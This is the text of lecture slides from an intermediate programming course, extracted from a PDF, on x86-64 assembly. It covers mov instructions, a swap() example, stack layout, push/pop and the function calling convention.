


Lecture 25:Assembly Contd...

CSE 374: Intermediate Programming Concepts and Tools

Administrivia

- Reminder: HW1 turnin closes on Friday
- HW5 due today
 - -rubric to be posted
- -HW6 posted
 - due Monday of finals week
- Thanks for your feedback!
 - HW4 individual assignment coming with example exam questions
 - HW5 & 6 individual assignments will have example exam questions
 - converting these to multiple choice so you can have practice without worrying as much about points

Human to Computer Roadmap



Assembly Instruction Basics

Assembly instructions fall into one of 3 categories:

- Transfer data between memory and register
 - Load data from memory into register
 - %reg = Mem[address]
 - Store register data into memory
 - Mem[address] = %reg
- Perform arithmetic operation on register or memory data
 - -c = a + b; z = x << y; i = h & g;
- Control flow: what instruction to execute next
 - Unconditional jumps to/from procedures
 - Conditional branches

Items in Assembly fall into one of 3 operand categories:

Immediate: Constant integer data

- Examples: \$0x400, \$-533
- Like C literal, but prefixed with '\$'
- Encoded with 1, 2, 4, or 8 bytes

• **Register**: 1 of 16 integer registers - Examples: %rax, %r13

Register	Use(s)
%rdi	1 st argument (x)
%rsi	2 nd argument (y)
%rax	return value

- Memory: Consecutive bytes of memory at a computed address
 - Simplest example: (%rax)

Example: Moving Data

General form: mov_ source, destination
Missing letter (_) specifies size of operands
Lots of these in typical code

Examples:


- •movb src, dst
 -Move1-byte"byte"
- •movw src, dst
 -Move 2-byte "word"
- •movl src, dst
 -Move 4-byte "long word"

•movq src, dst - Move 8-byte "quad word"

Assume we have two variables called rax and rdx.
Which assembly instruction does *rdx = rax?
1.movq %rdx, %rax
2.movq (%rdx), %rax
3.movq %rax, (%rdx)
4.movq (%rax), %rdx

	Source	Dest	Src, Dest	C Analog
	Imm	Reg	movq \$0x4, %rax	rax = 4;
		Mem	movq \$-147, (%rax)	*rax = -147;
movq	Reg	Reg	movq %rax, %rdx	rdx = rax;
		Mem	movq %rax, (%rdx)	*rdx = rax;
	Mem	Reg	movq (%rax), %rdx	rdx = *rax;


Example: Arithmetic Operations



Example: swap()


<pre>void swap(long *xp, long *yp) { long t0 = *xp; long t1 = *yp; *xp = t1; *yp = t0; }</pre>	Registers%rdi%rsi%rax%rdx		Vemory
<pre>swap: movq (%rdi), %rax movq (%rsi), %rdx movq %rdx, (%rdi) movq %rax, (%rsi) ret</pre>	Register%rdi%rsi%rax%rdx	 ↔ xp ↔ yp ↔ t0 	

Example: swap()




swap:					
 → movq	(%rdi), %rax	#	t0	=	*xp
movq	(%rsi), %rdx	#	t1	=	*yp
movq	%rdx, (%rdi)	#	*xp	=	t1
movq	%rax, (%rsi)	#	*yp	=	t0
ret					

Example: swap()




swap:					
movq	(%rdi), %rax	#	t0	=	*xp
movq	(%rsi), %rdx	#	t1	=	*yp
 —→ movq	%rdx, (%rdi)	#	*xp	=	t1
movq	%rax, (%rsi)	#	*yp	=	t0
ret					


Where does everything go?




Simplified Memory Layout



Memory Management



Memory Permissions



The Stack


- top most byte of stack pointed to by %rsp
- call pushes "return address" on stack, then jumps
- ret pops return address and jumps to there
- pushq/popq allows you to place other data on the stack
 - commonly used to save registers
- often useful to have a pointer to the bottom of the current stack frame
 - called the "base pointer"
 - stored in %rbp
- copy current stack pointer to %rbp at beginning of function
- Beware: both %rsp and %rbp are callee saved
 - must restore thief values before returning
- common pattern: save old %rbp on stack and restore before returning


```
pushq %rbp
movq %rsp, %rbp
# other stack setup
... # rest of function
movq %rbp, %rsp
popq %rbp
```

x86-64 Stack


- Region of memory managed with stack "discipline"
 - Grows toward lower addresses
 - Customarily shown "upside-down"
- Register %rsp contains
 lowest stack address
 - %rsp = address of top element, the most-recently-pushed item that is notyet-popped








x86-64 Stack: Pop



Function Pointers & Frames

- Coded instructions are translated into numerical values stored in memory and fed into the processor for execution
- function pointer address of a function stored in memory, pointing to the start of the block of memory storing the set of instructions expressed by the function.
- stack frames section of the stack that is set aside for each function call
 - frame pushed onto the stack when the function is called and popped off when the function returns.
 - each frame contains: arguments, return address, pointer to last frame, local variables



Calling functions "the calling convention"

call label # jump to label, but "remember" next location

return to after most recent call ret

Example:

call helper

"print" %rax

```
helper:
```


```
movq $7, %rax
```

ret


- no such thing as arguments/return value instead a convention is used for registers return value (if any) passed into %rax first arg (if any) passed into %rdi second arg (if any) passed into %rsi important distinction between caller saved and callee saved registers any function may use a caller saved register however they want functions must restore values if using a callee saved register when you call a function you must assume it trashes the caller saved registers arguments and return values are caller saved

Procedure Call Overview

- Coordinating between function memory frames
 - Callee must know where to find arguments
 - Callee must know where to find return address
 - Caller must know where to find return value
- Caller and Callee run on the same CPU, so they use the same registers
- calling convention convention of where to leave/find things
 - caller saves contents of %rax before triggering callee that returns value (to prevent lose due to overwrite)
 - callee places return value into %rax
 - for values greater than 8 bytes, return pointer




Procedure Call Overview




- The convention of where to leave/find things is called the calling convention (or procedure call linkage)
 - Details vary between systems
 - We will see the convention for x86-64/Linux in detail
 - What could happen if our program didn't follow these conventions?


Procedure <u>Call</u> Example (step 1)



